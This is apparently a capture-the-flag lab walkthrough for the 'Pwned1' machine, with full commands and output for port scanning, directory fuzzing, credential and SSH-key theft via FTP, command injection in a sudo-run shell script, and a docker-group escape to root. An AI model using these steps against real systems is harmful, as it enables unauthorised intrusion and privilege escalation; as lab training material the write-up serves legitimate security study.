Pwned1

```
rustscan -a 192.168.181.95 -t 3000 -u 4000 -- -A -oN nmap
```


Three ports are open as **21**, **22** and **80**.

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDaQPyAx8qSGlWyyuL5xu/6lWdbWs6VArMlRC71wt11kYKMGUTuVmPvLAdSAL66haaz0DCvquZMOmeYNHvM7/Oj
fo3etyW9SU3vzLC2F3mS18cqXApmV90NIH3d6ayhsDP+aPuQFoFqEzDxzy2RkosueaEERECT0auT+pTIwRMCHBEVX98Srd8+ax1yhWITRTGOYXcdocx0m9tooFUEH/
jjskD9CaBwxUmH0/UM24z9BQecPn3IFmm3+P5U0z1DQEhf
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDHWpwgF92XD4REIANL7X9lMcQSwcbhlNqwBvNi8l4SzQn5MjSzl
|   256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHPgRt1LF33Ttn5DuGuJJpmgbMd2ofAkqEt6gTOQK+WW
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Pwned....!!
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

On ftp we don't have any default username or password. We will back on this.


```
┌──(root#Bhavesh)-[~/Offsec/pwned1]
└─# ftp 192.168.181.95
Connected to 192.168.181.95.
220 (vsFTPd 3.0.3)
Name (192.168.181.95:root): anonymous
530 Permission denied.
ftp: Login failed
ftp>
ftp> exit
221 Goodbye.
```

On port **80**.




On **/robots.txt** we have two directory.

On **/hidden_text** we have one file as **secret.dic** .



In **secert.dic** we have list of url.




Download it.

```
┌──(root#Bhavesh)-[~/Offsec/pwned1]
└─# wget http://192.168.181.95/hidden_text/secret.dic
--2024-06-19 11:14:08--  http://192.168.181.95/hidden_text/secret.dic
Connecting to 192.168.181.95:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 211
Saving to: ‘secret.dic’

secret.dic                          100%[=======================================================================================>]     211  --.-KB/s

2024-06-19 11:14:11 (3.42 MB/s) - ‘secret.dic’ saved [211/211]


┌──(root#Bhavesh)-[~/Offsec/pwned1]
└─# ls
nmap  secret.dic
```

Brute-force the domain using **secret.dic** fie.

```
ffuf -u http://192.168.181.95/FUZZ -w secret.dic -t 200
```

We got one endpoint as **/pwned.vuln**.



It is a static login page.

Ctrl + U to view source code and we got a username and password as **ftpuser:B0ss_Pr!ncesS**

We know that ftp port are open and we got a username and password try to login into it.

```
ftp 192.168.181.95
```

In **share** folder got a two files as **id_rsa** and **note.txt**.

```
┌──(root#Bhavesh)-[~/Offsec/pwned1]
└─# ftp 192.168.181.95
Connected to 192.168.181.95.
220 (vsFTPd 3.0.3)
Name (192.168.181.95:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||63792|)
150 Here comes the directory listing.
drwxrwxrwx    3 0        0            4096 Jul 09  2020 .
drwxr-xr-x    5 0        0            4096 Jul 10  2020 ..
drwxr-xr-x    2 0        0            4096 Jul 10  2020 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||37901|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 10  2020 .
drwxrwxrwx    3 0        0            4096 Jul 09  2020 ..
-rw-r--r--    1 0        0            2602 Jul 09  2020 id_rsa
-rw-r--r--    1 0        0              75 Jul 09  2020 note.txt
226 Directory send OK.
ftp>
```

Download it using **get** command.

```
get id_rsa
get note.txt
```

```
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||32802|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100% |*****************************************************************************************************************************************|  2602       11.38 MiB/s    0
226 Transfer complete.
2602 bytes received in 00:00 (34.54 KiB/s)
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||38948|)
150 Opening BINARY mode data connection for note.txt (75 bytes).
100% |*****************************************************************************************************************************************|    75      179.51 KiB/s    0
226 Transfer complete.
75 bytes received in 00:00 (0.99 KiB/s)
```


We can see we have username as **ariana**.

```
┌──(root#Bhavesh)-[~/Offsec/pwned1]
└─# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```

Login into **ariana** account using **id_rsa** key.

```
chmod 600 id_rsa
ssh ariana@192.168.181.95 -i id_rsa
```

We are successfully logged in.




```
sudo -l
```

We can see user **ariana** run **/home/messenger.sh** file as **selena** user.

```
ariana@pwned:/home$ cat messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
                echo ""
users=$(cat /etc/passwd | grep home |  cut -d/ -f 3)
                echo ""
echo "$users"
                echo ""
read -p "Enter username to send message : " name
                echo ""
read -p "Enter message for $name :" msg
                echo ""
echo "Sending message to $name "

$msg 2> /dev/null

                echo ""
echo "Message sent to $name :) "
                echo ""
```

As we can see in the script it grep the username from **/etc/passwd** file and print it and take a user input for username to sent a msg and another input is taken for msg but here the flaws that **$msg** is directly act as a command we can get advantage of it.

```
sudo -u selena /home/messenger.sh
```

```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : ariana

Enter message for ariana :hie ariana

Sending message to ariana

Message sent to ariana :)
```

We can add **/bin/bash** when the script is ask for the Enter message.
And we are now **selena** user.

```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : ariana

Enter message for ariana :/bin/bash

Sending message to ariana
whoami
selena
python3 -c 'import pty;pty.spawn("/bin/bash")'
selena@pwned:/home$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
selena@pwned:/home$ whoami
selena
selena@pwned:/home$
```

As we can see we have access of **docker** group that we can abuse to gain a root shell from docker.

```
selena@pwned:/home$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```

List the docker images.

```
selena@pwned:/home$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
privesc             latest              09ae39f0f8fc        3 years ago         88.3MB
<none>              <none>              e13ad046d435        3 years ago         88.3MB
alpine              latest              a24bb4013296        4 years ago         5.57MB
debian              wheezy              10fcec6d95c4        5 years ago         88.3MB
```

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

This command start the docker container and mount the root filesystem inside the **/mnt** directory. Then it use **alpine** image to get interactive shell as **root**.

Finally we are **root** user of the system.

```
selena@pwned:/home$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# whoami
root
#
```